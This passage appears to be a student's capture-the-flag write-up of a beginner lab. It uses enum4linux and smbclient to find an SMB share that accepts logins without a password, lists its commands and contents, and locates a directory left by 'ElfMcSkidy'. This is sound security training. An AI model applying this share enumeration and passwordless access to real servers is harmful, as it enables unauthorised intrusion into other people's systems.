We tried all the sharename to determine which one can log in without password and we tested out the tbfc-santa need no password to login

```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# smbclient //10.10.109.0/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            logoff         ..             !
smb: \>
```

Question 4

We type the command help(help) to get all the command that can be use in the smb

```
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            logoff         ..             !
```

We type the command ls(list) to get all the directory left by the ElfMcSkidy. We get to know that the directory left by him is jingle-tunes.

```
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020
```

Thought process/Methodology:

We have used the emun4linux to get the share name in the sharelist and the total number of user in the Samba Server. After that, we login into one of the share to get the note from the ElfMcSkidy. By getting the help from the help command, We finally get to know the directory left by ElfMcShidy.